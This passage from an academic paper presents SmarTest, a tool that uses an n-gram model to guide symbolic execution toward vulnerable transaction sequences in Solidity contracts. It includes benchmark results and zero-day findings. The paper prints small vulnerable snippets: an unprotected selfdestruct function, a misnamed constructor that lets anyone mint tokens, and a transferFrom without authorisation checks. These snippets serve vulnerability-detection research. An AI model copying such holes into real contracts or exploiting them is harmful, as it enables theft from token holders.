Note that, if we treat a transaction itself without any abstractions as a word, a learned language model would not generalize to unseen data, because there are possibly many syntactic variations in real-world smart contracts, though overall structures of the code are similar. For example, the two-dimensional mapping variables `allowance` in Figure 2 and Figure 3 sometimes appear with different names (e.g., `allowed`) in other contracts.

Abstracting Transaction Sequences. To make a learned language model better generalize to unseen contracts, we represent a transaction as an abstract form. Our key idea for representing transactions as words is to use type information. We observed that type information plays an important role for characterizing behaviors of functions in smart contracts. More specifically, functionalities of Solidity smart contracts are often implemented in modular ways and, as a result, each function involves only certain types of variables out of the whole set of variables in a contract. For example, for a function involving a global variable of a type `mapping(address => mapping(address => uint))`, a Solidity developer may be able to come up with `approve` function that frequently appears in ERC20-based token contracts (e.g., Figure 2 and Figure 3).

Based on the observation, we obtain final training corpus Y by transforming each transaction sequence $T_i = t_i^0 \cdots t_i^n$ into a corresponding word sequence:

$$Y = \{\langle s\rangle\langle s\rangle\alpha_\tau(t_i^0)\cdots\alpha_\tau(t_i^n)\langle e\rangle\langle e\rangle \in \widehat{T}^* \mid T_i = t_i^0\cdots t_i^n, i \in [1,m]\}.$$

$\tau : Type \to \mathbb{N}$ is a type frequency table that maps each type to the number of its occurrences from the collected transaction sequences $\{T_1, \cdots, T_m\}$. Specifically, we obtain τ by counting type frequencies for global variables that are defined via assignments or used in *assume* statements within each transaction in $\{T_1, \cdots, T_m\}$. Using τ, a word map $\alpha_\tau : T \to \widehat{T}$ abstracts a transaction to a *word* (an abstract form of a transaction), which is defined as follows:

$$\alpha_\tau(t) = \begin{cases} \textbf{if } t = (-, f_0, -, -) \textbf{ then } \langle i\rangle \\ \textbf{else} \langle D_\tau^1(t), \cdots, D_\tau^k(t), U_\tau^1(t), \cdots, U_\tau^k(t), P(t), E(t), X(t)\rangle. \end{cases}$$

Note that the set of words $\widehat{T} = \{\langle s\rangle, \langle e\rangle, \langle i\rangle\} \cup \{0,1\}^{2k+3}$. That is, a word $w \in \widehat{T}$ is either a pseudo-start word $\langle s\rangle$, a pseudo-end symbol $\langle e\rangle$, a constructor word $\langle i\rangle$ for abstracting initial transactions t_0, or a boolean vector of $2k+3$ dimension. Further note that we consider only top k-th ranked types from τ for generalization (i.e., we use τ as a criterion for identifying types that are important for abstract representations of transactions). Let a be a sequence of atomic statements of a transaction t (i.e., $t = (-,-,-,a)$). D_τ^i $(1 \le i \le k)$ is a predicate (1 for *true*, 0 for *false*) that checks whether a global variable, having a top i-th ranked type in τ, is defined via assignments in a of t. U_τ^i $(1 \le i \le k)$ is a predicate that checks whether a global variable, having a top i-th ranked type in τ, is used in *assume* statements in a. P, E, and X are additional, Solidity-specific feature predicates. P checks whether a function f is annotated with `payable` keyword. E checks whether a built-in function that sends Ethers (e.g., `transfer`) exists in a. X checks whether a built-in function that destructs a contract (`selfdestruct`, `suicide`) exists in a. Following the convention of 3-gram models [23], we append pseudo words $\langle s\rangle \cdot \langle s\rangle$ at the beginning of each word sequence and append $\langle e\rangle \cdot \langle e\rangle$ at the end of each word sequence.

Example 2 *Assume* $k = 2$ *and* $\tau = [$`uint` $\mapsto 10,$ `bool` $\mapsto 3,$ `uint8` $\mapsto 1]$. *Then, the transaction* t_3 *in Example 1 is represented as* $\langle 1,0,0,1,0,0,0\rangle$, *because* `uint` *type global variable is defined (thus the first component is set to 1),* `bool` *type global variable is used in assume (thus the fourth component is set to 1), and the function* `incX` *is not annotated with* `payable` *keyword and does not have statements that send Ethers or destruct the contract.*

Discussion. Let us justify our design choices on the transaction representation in more detail. For initial transactions $t_0 = (-, f_0, -, -)$, we uniformly abstract them into the special

word $\langle i \rangle$ for generalization; for virtually all smart contracts, the main job of the constructor is to initialize global variables, rather than performing other specific functionalities. Note that, for D^i_τs and U^i_τs, we focus on types of global variables and ignore types of local variables, because Ethereum smart contracts are stateful and global states are affected by global variables only. We consider D^i_τs, P, E, and X in the representation, because they are important clues for understanding semantic behaviors in Solidity contracts. As an example for D^i_τs, consider a `transfer` function that is one of the core functions in ERC20 token contracts; it is common for a global variable of type `mapping (address=>uint)` to be defined, because the `transfer` function is in charge of transferring tokens from one's balance to another. We also consider U^i_τs in the representation, because they are important clues for inferring which transaction may have been called before. For example, to disprove the assertion at line 17 of `incX` in Figure 4, we first should set `flag` to *true* by invoking `setFlag`.

3.2.2 Using a Language Model

Let $V \subseteq \widehat{T}$ be a vocabulary, a set of known words from training sentences Y (Section 3.2.1), i.e., $V = \{w_i \mid w_1 \cdots w_m \in Y, i \in [1,m]\}$. Note that we can now compute vulnerable probabilities using n-gram counts from Y. Guiding symbolic execution with a language model is a two-step process.

Firstly, for a given transaction sequence $t_0 \cdots t_n$, we translate the transaction sequence into a word sequence $\langle s \rangle \cdot \langle s \rangle \cdot w_0 \cdots w_n$ where $w_i = \alpha'_\tau(t_i)$. Here, $\alpha'_\tau : T \to \widehat{T}$ is an extended word map for handling unknown words:

$$\alpha'_\tau(t) = \begin{cases} \alpha_\tau(t) & \text{if } \alpha_\tau(t) \in V \\ \text{argmax}_{w \in V}\, \mathsf{similarity}(\alpha_\tau(t), w) & \text{if } \alpha_\tau(t) \notin V \end{cases}$$

where $\mathsf{similarity}(w_1, w_2)$ is a function that heuristically computes the similarity between words:

$$\mathsf{similarity}(\langle v_1, \cdots, v_{2k+3} \rangle, \langle v'_1, \cdots, v'_{2k+3} \rangle) = \sum_{i=1}^{2k+3} N_i \times v_i \times v'_i.$$

That is, if we encounter an out-of-vocabulary word that is not obtained in the training phase (i.e., $\alpha_\tau(t) \notin V$), we transform it into the most similar word in the dictionary. For integer constants $N_1, \cdots, N_{2k+3}$ that represent weights for each feature vector, we set them to be $N_1, \cdots, N_{2k} < N_{2k+1}, N_{2k+2}, N_{2k+3}$, i.e., we give the highest scores for the Solidity-specific features. Moreover, note that we do not append $\langle e \rangle$s for each transaction sequence when computing vulnerable probabilities; our purpose is to estimate whether further explorations of a given transaction sequence would be beneficial for finding vulnerable transaction sequences, not to evaluate whether the given sequence itself is a vulnerable transaction sequence.

Next, we guide symbolic execution by redefining the cost function at line 6 of Algorithm 1 as follows:

$$\mathsf{cost}(t_0, \cdots, t_n) = -\prod_{i=0}^{n} P(w_i \mid w_{i-2} w_{i-1})$$

where $w_{-2} = w_{-1} = \langle s \rangle$ and $w_j = \alpha'_\tau(t_j)$ if $j \in [0,n]$. Note that we compute negative probabilities, because our algorithm picks a candidate with the least cost (Algorithm 1). Moreover, to make our language model generalize to unknown contexts that may appear in unseen contracts, we use a smoothing method called simple linear interpolation [20, 23], which mixes 1-gram, 2-gram, and 3-gram all together:

$$\begin{aligned} P(w_i \mid w_{i-2} w_{i-1}) \quad = \quad & \lambda_1 P_{\text{add-k}}(w_i \mid w_{i-2} w_{i-1}) + \\ & \lambda_2 P_{\text{add-k}}(w_i \mid w_{i-1}) + \\ & \lambda_3 P(w_i) \end{aligned}$$

such that $\lambda_1 + \lambda_2 + \lambda_3 = 1$ (condition for ensuring $\sum_{w_j \in V} P(w_j \mid w_{i-2} w_{i-1}) = 1$). Observe that, to compute 3-gram and 2-gram probabilities, we use add-k smoothing, e.g., for 3-gram, $P_{\text{add-k}}(w_i \mid w_{i-2} w_{i-1}) = \frac{C(w_{i-2} w_{i-1} w_i) + k}{C(w_{i-2} w_{i-1}) + k|V|}$ for some real number k (where $0 < k < 1$) to avoid zero counts in denominators. For 1-gram, we compute it by unsmoothed maximum likelihood estimation (i.e., $P(w_i) = \frac{C(w_i)}{\sum_{w_j \in V} C(w_j)}$), because numerator and denominator are not zeros (i.e., $\forall w \in V. C(w) > 0$). We remark that, though there exists a method called EM algorithm [20, 23] for obtaining locally optimal λ_is, we simply set $\lambda_1 = 0.9$, $\lambda_2 = 0.08$ and $\lambda_3 = 0.02$, which worked fairly well in our case.

4 Implementation

We implemented SMARTEST in OCaml on top of VERISMART [36], an open-sourced verifier for Solidity contracts. Specifically, we reused the frontend of VERISMART and its VC generator for atomic statements, but newly implemented our symbolic executor for transaction sequences (Section 3.1), constraint solving optimization (Section 3.1.2), and symbolic execution with a language model (Section 3.2).

To be practical as much as possible, our VC generator is implemented in a more sophisticated way than the one defined in Section 3.1. In particular, our VC generator takes into account statements that follow assertions. For example, consider the statements `uint x = n - 12; require (n==10); ...` where `n` is a formal input parameter. In this case, in order for the input value `n` to trigger the underflow for `n-12`, SMARTEST produces a value of `10`; while any integer values from `0` to `11` can trigger the underflow, the most desirable value would be `10`, since the effect by the underflow can persist after the transaction. Other extensions include the following.

Vulnerability Checker. Currently, SMARTEST supports the detection of six types of security-critical vulnerabilities: integer over/underflow, assertion violation, division-by-zero, ERC20 standard violation, Ether-leaking vulnerability (e.g., unauthorized access to `transfer`), and suicidal vulnerability (e.g., unauthorized access to `selfdestruct`). For the first three types of vulnerabilities, we reused the implementation of VERISMART. We provide detailed explanations on how

we detect the rest three types of vulnerabilities (which are currently not supported by VERISMART) in Appendix C.

Concrete Validator. We implemented our concrete validator in Python using the Truffle testing framework.[4] We use the validator to confirm true positives (i.e., vulnerable transaction sequences generated by SMARTEST can violate corresponding safety conditions in concrete execution), thereby reducing the burden of manual effort for validating analysis results. Given a set of vulnerable transaction sequences obtained by running symbolic execution (Section 3) on a contract, our validator examines the analysis results as follows. First, on a testnet, we deploy contracts with assertions that are automatically generated for each safety condition deemed violated in the analysis phase. Next, we check safety conditions in assertions are falsified or relevant logging messages are emitted. For leaking and suicidal vulnerabilities, in addition to checking violations of safety conditions, to further increase the confidence in our analysis results, we check a positive amount of Ethers (produced by the symbolic execution) is indeed transferred to *untrusted* accounts (Appendix C) and an analyzed contract is actually deactivated, respectively. In our experiments (Section 5), we sampled validation results and manually confirmed that our validator works as intended.

Function Call Analysis. Although we described our approach for a small subset of Solidity, our implementation supports most of the features in Solidity, including internal function calls, inheritance, and structures. However, SMARTEST currently does not precisely handle external function calls (i.e., calling functions defined in other contracts). For example, given a statement `o.foo()` where `o` is a contract object, we produce the constraint *false* to reduce false positives (i.e., generated vulnerable sequences do not violate corresponding safety conditions in concrete execution). Also, given a `call` statement (e.g., `rcv.call.value(amount)()`), we consider Ether-transfer to detect leaking vulnerabilities, but do not consider behaviors of fallback functions of the Ether receiver (e.g., `rcv`).

5 Evaluation

In this section, we evaluate our approach to answer the following research questions.

- How effectively does SMARTEST find vulnerable transaction sequences? How does it compare to existing tools? (Section 5.1)
- Is using language models essential for performance? How does SMARTEST compare to the basic symbolic execution without language models? (Section 5.2)
- What are the insights we can get from the learned language models? (Section 5.3)
- Can SMARTEST find zero-day bugs from smart contracts in the wild? (Section 5.4)

[4] https://www.trufflesuite.com/

5.1 Effectiveness of SMARTEST

We evaluate the vulnerability-finding ability of SMARTEST in comparison with five publicly available tools: MYTHRIL [3], MANTICORE [30], MAIAN [31], TEETHER [25], and ILF [19]. They are well-known and recently-developed analyzers that can generate vulnerable transaction sequences. The first four are symbolic executors and the last one is a fuzzer. We compare these tools against five security-critical vulnerabilities: integer over/underflow, assertion violation, division-by-zero, Ether-leaking, and suicidal. The first three types of vulnerabilities are supported by MYTHRIL and MANTICORE. The leaking (resp., suicidal) vulnerabilities are supported by all tools (resp., all but TEETHER). We additionally demonstrate the effectiveness of SMARTEST on finding ERC20 standard violations, which is not supported by the five.

Benchmark Setup. One important issue when using machine learning approaches is about how to obtain sufficient amounts of useful data (i.e., sufficiently many vulnerable smart contracts). For vulnerabilities related to arithmetic properties (integer over/underflow, assertion violation, division-by-zero, ERC20 violation), we used smart contracts with known arithmetic vulnerabilities (e.g., integer overflows) reported in CVE. Out of the 487 smart contracts with arithmetic vulnerabilities, we used 443 contracts after we deduplicate contracts whose names of the root contracts and the code are exactly equivalent to previously collected ones. On average, the deduplicated contracts consist of 229 lines. We note that, although CVE dataset is mostly comprised of smart contracts with known integer over/underflow vulnerabilities, we additionally targeted three more kinds of vulnerabilities related to arithmetic properties, in order to compare the tools from more diverse perspectives.

We note that contracts in CVE dataset have several typical CVE-reported vulnerability patterns with some contract-specific variations (e.g., implementations of vulnerable functions, contract sizes), which thus can be useful enough to compare the effectiveness of tools. The vulnerability patterns include: over/underflows due to logical flaws in guard expressions (e.g., CVE-2018-12025), missing overflow protection statements in `mintToken` functions (e.g., CVE-2018-13085), and missing guard statements for preventing overflows in calculating the amount of tokens to be sent when sending tokens to multiple accounts (e.g., CVE-2018-10299—well-known for batchOverflow). The most of the benchmarks are ERC20 token contracts, reflecting the prevalence of them in the Ethereum blockchain.

For Ether-leaking and suicidal vulnerabilities, we used 104 smart contracts (90 contracts with leaking vulnerabilities and 53 contracts with suicidal vulnerabilities, Table 3) labelled with vulnerable program points (explained shortly). Out of

104, 50 contracts came from a publicly available vulnerability database, called SmartBugs [14], for Solidity smart contracts. Specifically, 8 out of 50 are mostly small test contracts manually collected by the authors of [14] from public repositories (e.g., SWC registry). The rest 42 contracts are the ones found by MAIAN [31]. More concretely, the authors of [14] ran MAIAN on deployed contracts (> 10,000), where MAIAN flagged 44 contracts in total (for Ether-leaking and suicidal vulnerabilities) out of them; we excluded 2 out of 44 as 2 were obtained by running against non-main contracts. We assumed contracts flagged by MAIAN have real vulnerabilities, since MAIAN internally performs concrete validation to confirm true positives [31]. One typical vulnerability pattern in contracts found by MAIAN is an improper access control due to a mistakenly named constructor (e.g., Pattern 1 in Section 5.4). For more extensive evaluation, we additionally collected the rest 54 (=104-50) contracts by manually injecting realistic vulnerabilities into 21 randomly selected real-world contracts deployed on blockchain. On average, the contracts (without duplicated contracts) in Leaking-Suicidal datatset consist of 335 lines.

We explain our constructed benchmarks in more detail. To mimic real vulnerabilities as possible, we tried not to excessively alter original code. Specifically, we devised and applied 3 mutation patterns in Appendix D, where mutation operations are negation or removal (rather than insertion of code) for preferring small changes. We also considered variations in program sizes; the 21 seed contracts consist of 399 lines on average, including 7 relative large contracts (> 500 lines). Similar to those in CVE dataset, these contracts are mostly token contracts, including a few other types of contracts (e.g., game).

Ground truths for Ether-leaking and suicidal vulnerabilities were manually constructed by the authors of [14] (ones that were provided for the 8 test contracts) and us (the rest, including ones unexpectedly found by tools used in our experiments). Although our ground truths for vulnerabilities may not be exhaustive despite our significant effort, we believe they will be useful for evaluating other analysis tools as well.

Although we tried hard in preparing benchmarks for objective evaluation, the benchmarks may not be perfect; unfortunately, however, we are currently unaware of other proper public datasets with confirmed vulnerabilities. We discuss the limitation of our benchmarks in Section 5.5.

Tool Setup. We obtained the latest versions (as of August, 2020) of each tool from public docker images provided by the developers of these tools (MYTHRIL, MANTICORE, ILF) and the public GitHub repository (TEETHER). For MAIAN, we were unable to run MAIAN obtained from its public repository due to library dependency issues. Instead, we used the docker image [5] provided by the authors of [14], where they managed the dependency issues for running MAIAN.

[5] https://hub.docker.com/r/smartbugs/maian/tags

For a fair comparison, we deactivated checker options that are irrelevant to vulnerabilities targeted in each experiment, when related options were available (MYTHRIL, MANTICORE). We ran MAIAN separately for each type of vulnerabilities, since it analyzes only one type of vulnerability for each run. For symbolic executors, we provided an option to explore transaction sequences up to length 4 when available (all but TEETHER), to avoid potential disadvantages of each tool in terms of the number of found vulnerable transaction sequences. Note that, for SMARTEST, we did not give such a hint on the transaction depth (Algorithm 1). For MANTICORE, we provided options for running it within the capacity of our machine, since MANTICORE creates multiple subprocesses per tool invocation by default. For all symbolic executors, we set the analysis timeout to 30 minutes per contract when timeout option is available (all but MAIAN and TEETHER), and we set the external timeout to 35 minutes per contract to ensure the termination. We ran ILF with 100K transactions until it terminates, which spent 37 minutes on average per contract. For additional inputs (other than contracts) required by TEETHER (e.g., the address of the attacker) and ILF (constructor argument values), we simply provided random values. We left remaining options as default for the four tools. For SMARTEST, we set timeout to 1 minute per Z3 request.

For CVE dataset, we ran each tool with 40 threads on Ubuntu machine with AMD Ryzen Threadripper 3970X CPU (3.7 GHz) (32 cores and 64 threads in total) and 62GB of memory. For the second dataset with leaking and suicidal vulnerabilities, we ran each tool with 26 threads on Ubuntu machine with two Intel(R) Xeon(R) E5-2630 v3 (2.40GHz) CPUs (16 cores and 32 threads in total) and 188GB of memory. As exceptions, we ran MAIAN and ILF with 2 and 3 threads respectively; we observed MAIAN produced runtime exceptions with 26 threads and ILF showed substantial CPU usage (e.g., > 500 %) per tool invocation.

Results. On each of the two datasets, we performed 4-fold cross validation, a methodology for evaluating the generalizability of models; we randomly divided each dataset into 4 folds with equal or similar sizes, ran each fold with our baseline symbolic execution (Section 3.1), and tested on each fold using a model learned from training sequences that were obtained from the rest three folds (i.e., each fold is used once as testing data and three times as training data). For each tool, following [19], we report numbers whose results on every fold is summed.

Table 1 provides the results on 443 contracts from CVE for each tool. The column #G shows the number of vulnerable transaction sequences found by each tool for each vulnerability kind and for each transaction depth. The column #V means the number of transaction sequences that are automatically confirmed by our validator; for CVE dataset, we also validated the outputs of MYTHRIL and MANTICORE using our validator. The results show that SMARTEST outperformed MYTHRIL and MANTICORE in terms of finding vulnerable

Table 1: Test results on 443 contracts with 4-fold cross validation. #G: the number of vulnerable transaction sequences generated by each tool. #V: the number of vulnerable transaction sequences confirmed by the validator. Each instance is unique, i.e., each of the instances in each contract is different in at least one of the following three things: lines, safety conditions, and vulnerability types.

Vuln. Kind	Tx. Depth	SmarTest		Mythril		Manticore	
		#G	#V	#G	#V	#G	#V
Integer Over/ Underflow	Total	2110	1982	594	460	4	2
	0	144	118	8	5	0	0
	1	890	862	442	354	3	1
	2	782	731	143	100	1	1
	3	287	264	1	1	0	0
	≥ 4	7	7	0	0	0	0
Division by Zero	Total	219	203	74	73	2	1
	0	0	0	0	0	0	0
	1	180	171	60	59	2	1
	2	38	31	14	14	0	0
	3	1	1	0	0	0	0
	≥ 4	0	0	0	0	0	0
Assertion Violation	Total	80	77	32	25	6	3
	0	0	0	0	0	0	0
	1	45	44	23	17	6	3
	2	31	30	8	7	0	0
	3	4	3	1	1	0	0
	≥ 4	0	0	0	0	0	0
ERC20 Standard Violation	Total	683	654	N/A		N/A	
	0	0	0				
	1	28	28				
	2	621	592				
	3	32	32				
	≥ 4	2	2				

transaction sequences. For example, for integer over/underflow vulnerabilities, SmarTest found 1,982 validated vulnerable transaction sequences. By contrast, Mythril and Manticore found 594 and 4 at most, respectively. We observe that SmarTest is particularly more effective in finding lengthy vulnerable transaction sequences (e.g. depth 3).

To evaluate the tools in a more security relevant aspect, we also compared three tools in terms of finding known CVE vulnerabilities related to integer over/underflows. We randomly sampled 300 out of 443 contracts and manually labelled vulnerable locations described in each CVE report. We found that 58 CVE reports are not valid (e.g., vulnerable functions reported in CVE cannot be invoked in designated main contracts, vulnerable functions reported do not exist in source code, determined to be incorrect [36]), or have integer overflow vulnerability patterns appeared in other CVE reports but the reports themselves are not directly related to overflows or the other types of vulnerabilities targeted in our experiment (e.g., CVE-2018-12078). Table 2 shows that SmarTest outperforms Mythril and Manticore in this aspect as well. SmarTest found 93.0% (225/242) of the known vulnerabilities in total; using our concrete validator, we checked that SmarTest successfully generated validated

Table 2: Evaluation on labelled 242 CVE reports out of randomly sampled 300 CVE reports. #G: the number of found CVE vulnerabilities (possibly spanning multiple lines per vulnerability). #V: the number of CVE vulnerabilities confirmed by the validator.

Sampled CVE	Labelled CVE	SmarTest		Mythril		Manticore	
		#G	#V	#G	#V	#G	#V
300	242	225	219	90	85	0	0

vulnerable sequences for 90.5% (219/242). On the other hand, Mythril and Manticore found 37.2% (90/242) and 0 of the known vulnerabilities in total, respectively. We note that the findings of SmarTest in Table 2 strictly include those of Mythril and Manticore. We also note that Mythril and Manticore produced analysis failures on 3 and 274 contracts, respectively.

On the leaking and suicidal contracts, SmarTest found more vulnerabilities compared to the five tools (Table 3). For a fair comparison as possible, we compare the six tools in three levels (contract, function, and lines), because we observed Maian and teEther immediately terminate once they found one vulnerability in each contract (i.e., they do not try to exhaustively find all vulnerable locations) and ILF reports vulnerable function names without line-level information. At contract level, SmarTest detected 90.0% (81/90) and 96.2% (51/53) of leaking and suicidal contracts with validated transaction sequences, whereas ILF (the best among the five tools) detected 83.3% (75/90) and 94.3% (50/53). SmarTest is consistently more effective than the five tools in both function- and line-levels. We observed that existing tools were less effective in finding leaking vulnerabilities, because it typically requires longer transactions than finding suicidal vulnerabilities, requiring steps for designating malicious Ether-receivers. We also observed interesting false negative cases for ILF. While ILF was effective in most cases, it failed to detect vulnerabilities when relatively tricky arguments are necessary for passing by guard statements. For example, ILF failed to detect the suicidal vulnerability in the following code snippet:

```
1  function kill (uint code) public /* onlyOwner */ {
2    require (code == 1234567890);
3    selfdestruct(owner);} // suicidal vulnerability
```

where we injected a vulnerability by removing the `onlyOwner` modifier (i.e., anyone can kill the contract). In the snippet, the developer's intention at line 2 was to prevent accidental invocation of this function. Two symbolic executors SmarTest and Maian found this vulnerability. We also note that SmarTest reported four warnings not in our ground truths, which are false positives (virtually safe though predefined safety conditions can be violated, excluded in Table 3) due to current imprecise modeling of leaking vulnerabilities. For Maian, we excluded one finding from Table 3, where it did not properly report a vulnerable function (e.g., the hash of the reported function did not match with any functions in the contract).

Table 3: Results on 104 contracts (90 with leaking and 53 with suicidal vulnerabilities). #G: the number of vulnerable transaction sequences. #V: the number of validated vulnerable transaction sequences; MAIAN provides its own validated results in concrete execution and we report them, and we deem #G = #V for ILF because ILF performs dynamic analyses. #Fail: the number of contracts on which each tool produced some failures without any partial results. #TO: the number of contracts on which each tool encountered timeout; we considered partial results when available (MANTICORE). n/a: relevant information is not available from results obtained by each tool, or tools immediately terminate once one vulnerability is found in a contract.

Tools	Leaking (Total: 90 contracts)								Suicidal (Total: 53 contracts)							
	Contract		Function		Line		#Fail	#TO	Contract		Function		Line		#Fail	#TO
	#G	#V	#G	#V	#G	#V			#G	#V	#G	#V	#G	#V		
SMARTEST	82	81	112	111	115	111	0	0	51	51	51	51	51	51	0	0
ILF	75	75	101	101	n/a	n/a	4	-	50	50	50	50	n/a	n/a	1	-
MAIAN	65	58	n/a	n/a	n/a	n/a	7	0	43	43	n/a	n/a	n/a	n/a	7	0
TEETHER	37	n/a	n/a	n/a	n/a	n/a	7	29	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a
MYTHRIL	7	n/a	8	n/a	8	n/a	0	0	19	n/a	19	n/a	19	n/a	0	0
MANTICORE	9	n/a	9	n/a	9	n/a	65	9	3	n/a	3	n/a	3	n/a	46	4


Analysis Cost. The runtime costs of each tool for obtaining the results on CVE dataset (Table 1 and 2) are: SMARTEST (6h 7m), MYTHRIL (6h 5m), and MANTICORE (4h 35m). The costs of each tool for obtaining the results on the second dataset (Table 3) are: SMARTEST (2h 4m), ILF (22h 49m), MAIAN (2h 28m), TEETHER (2h 20m), MYTHRIL (2h 5m), and MANTICORE (2h 21m).

Learning Cost. On average, the training time on CVE dataset can be computed as about 4.5 hours; the total time for running 4 folds with basic symbolic execution (Section 3.1) took about 6 hours (6h 8m) and 3 folds are used as training data for obtaining n-gram counts (i.e., 6 hours * 3/4). Similarly, the average learning time on Leaking-Suicidal dataset can be calculated as 1.5 hours, where the total running time on all four folds with basic symbolic execution is about 2 hours (2h 4m). Note that, given n-gram counts, computing vulnerable probabilities (Section 3.2) is done on demand during symbolic execution and thus requires no additional training time.

5.2 Effectiveness of Using Language Model

Figure 5 shows the performance of SMARTEST with and without language models. In Figure 5(a) (resp., (b)), the meaning of a point at (x, y) is as follows: from the 443 (resp., 104) contracts, y vulnerable transaction sequences were found in total when each contract was analyzed with the testing budget of x seconds. The two figures show that the learned language models greatly help to find more vulnerable transaction sequences in a short time. For example, on CVE dataset, while the basic symbolic execution took 1,817 seconds to find 2,178 vulnerable transaction sequences, our language model-guided symbolic execution took 68 seconds to find the same number of vulnerable transaction sequences.

Discussion. SMARTEST can be effective when it is trained and tested on contracts with vulnerabilities whose patterns of vulnerable transaction sequences are similar. However, SMARTEST may not be effective when trained and tested on



(a) CVE dataset (b) Leaking-Suicidal dataset

Figure 5: SMARTEST with vs. without language model.

vulnerabilities whose typical patterns of vulnerable sequences are substantially different. We discuss our limitation with following experiments: training on CVE dataset for four types of vulnerabilities in Table 1 and testing on Leaking–Suicidal dataset for two types of vulnerabilities in Table 3, and vice versa. For each experiment, we observed a language model trained on one dataset degrades the performance of our basic symbolic execution when tested on the other dataset: 2,084 vulnerable transaction sequences (vs. 2,178) for the first experiment (trained on Leaking-Suicidal dataset and tested on CVE dataset), 149 sequences (vs. 155) for the second experiment (trained on CVE dataset and tested on Leaking-Suicidal dataset). One possible reason for these results may be that, typical patterns of vulnerable transaction sequences that appear in each dataset are rather different (e.g., Section 5.3). We believe generalizing to vulnerabilities with different sequence patterns is challenging and further research is needed for it.

5.3 Learned Insight

We present case studies that can help to understand how our learned language models improve the speed of symbolic execution. We have inspected learned conditional probabilities that are commonly high ranked in each model, where we considered top-6 types in each training phase (i.e., $k = 6$, see Section 3.2.1). For CVE dataset, we observed that prioritizing transactions without proper arithmetic guard statements is

important for quickly finding arithmetic vulnerabilities. For example, consider the conditional probability below:

$$P(\langle 110000001000000\rangle \mid \langle s\rangle \cdot \langle i\rangle)$$

where `mapping(address => uint)` and `uint` are the top two variable types. We note that one possible implementation corresponding to $\langle 110000001000000\rangle$ is `mintToken` function (e.g., Figure 3), where 1st and 2nd elements are set to 1 (i.e., variables with the top two types may be defined) and 7th and 8th elements are set to 0 (i.e., corresponding guard statements do not exist). For Leaking-Suicidal dataset, we observed that finding transactions involved with unprotected ownership is critical for finding those two types of vulnerabilities. One example is the following conditional probability:

$$P(\langle 000000100000010\rangle \mid \langle i\rangle \cdot \langle 110000000000000\rangle)$$

where `address` is the top ranked variable type. $\langle 110000000000000\rangle$ may indicate a transaction that enables to change contract's owners without checking access privileges (the 1st and 7th elements are set to 1 and 0) and $\langle 000000100000010\rangle$ may be a transaction that includes a safety-critical instruction that sends Ethers (the 14th element is set to 1), which makes contracts leak Ethers to anyone.

5.4 Finding Zero-day Bugs in the Wild

We conducted an experiment to evaluate SMARTEST for finding unknown bugs from smart contracts in the wild. In November 2019, we collected 2,743 smart contracts with an open-source license from Etherscan[6] and ran SMARTEST (trained on CVE dataset) on the contracts with timeout 10 minutes for each contract. To ease our manual inspection on found bugs, we ran SMARTEST with an option to detect ERC20 standard violations only. We then manually inspected 142 automatically validated vulnerable transaction sequences (from 89 contracts) to judge the significance of found bugs. Below, we report two most significant bug patterns that SMARTEST found from 7 contracts, excluding benign and uncertain cases. We do not provide concrete addresses of vulnerable smart contracts to prevent abuse.

Pattern 1 (Mistakenly Named Constructor). Consider the code snippet below:

```
contract AToken {
  /* Constructor function */
  function BToken ( ) public {
    balance[msg.sender] = 10000000000;
    totalSupply = 10000000000; } ... }
```

where we deliberately modified the names of the contract and the function but included a part of the original comment ("Constructor function"). In old versions of Solidity ($\leq$ v.0.4.26), a function whose name is equal to the name of the contract was considered a constructor. Based on the comment in the code, we conjecture that the developer mistakenly named the constructor function. Due to this flaw, anyone can have `10000000000` tokens for free by invoking the `BToken` function. We found this type of vulnerabilities in 4 contracts with vulnerable transaction sequences of depths 3–4 generated by SMARTEST, by detecting violations of ERC20 standard invariants (Appendix C).

Pattern 2 (Unrestricted Token Transfer). Consider the `transferFrom` implementation below:

```
function transferFrom (address from, address to,
uint value) public returns (bool) {
  require (balance[from] >= value);
  require(balance[to] + value >= balance[to]);
  balance[from] -= value;
  balance[to] += value;
  return true; }
```

According to the description of the ERC20 standard interface [2], the `transferFrom` function should raise an exception if the original token holder (`from`) did not authorize a transaction sender (`msg.sender`). However, the above implementation does not impose any restrictions on transaction senders, i.e., there are no guard statements such as the one at line 29 of Figure 2. As a result, anyone can send money from one's account (`balance[from]`) to another's account (`balance[to]`) without any restrictions, if there are some balances in the `from`'s account. SMARTEST found these vulnerabilities with this pattern in 3 contracts by generating transactions of depth 1, each of which violates the specification of standrad `transferFrom` (Appendix C).

Note that, once the vulnerabilities described above are exploited in smart contracts that high market values, it can lead to considerable economic loss to existing token holders. For example, if the vulnerabilities in Pattern 1 are exploited, hackers can have large amounts for nothing. Moreover, due to these unrestricted token supplies, the market prices of the tokens may get lower, resulting in considerable economic loss to existing token holders.

5.5 Discussion

Limitations and Scope. As discussed in Section 5.2, our technique may not be effective when the training and test datasets contain different types of vulnerabilities. Another limitation is that our technique assumes a sufficient amount of vulnerable contracts for learning but such data may not be always readily available for some types of vulnerabilities.

Below we describe limitations and scope of our experiments in terms of covered vulnerabilities, and discuss potential extensions related to them. While we showed the effectiveness of our technique on six types of vulnerabilities, its effectiveness on vulnerabilities not covered in our experiments remains to be seen. In particular, in our evaluation, we did not consider vulnerabilities that require analysis of the interaction of multiple contracts to demonstrate the flaws (e.g., reentrancy). To support those types of vulnerabilities, we should be able to precisely handle external function calls

[6] https://etherscan.io/

(Section 4), possibly involving synthesis of unknown, interacting contracts. Moreover, to apply our technique to those types of vulnerabilities, we may need to extend our transaction representation method for identifying and prioritizing certain transactions that involve external function calls and are likely to reveal those types of vulnerabilities.

Exploitability of Vulnerabilities. While vulnerabilities found by SMARTEST include exploitable ones (e.g., batchOverflow vulnerability in CVE-2018-10299) but they would not be always immediately exploitable (e.g., CVE-2018-13085 where overflows can happen by a misuse of a contract owner rather than an arbitrary user). Nevertheless, we believe that our technique for effectively finding vulnerabilities (i.e., transaction sequences that violate safety conditions) is useful, because violations of safety conditions would be undesirable for safety-critical smart contracts. To precisely find immediately exploitable vulnerabilities, we need to formally specify the notion of exploitability in terms of logical formulas.

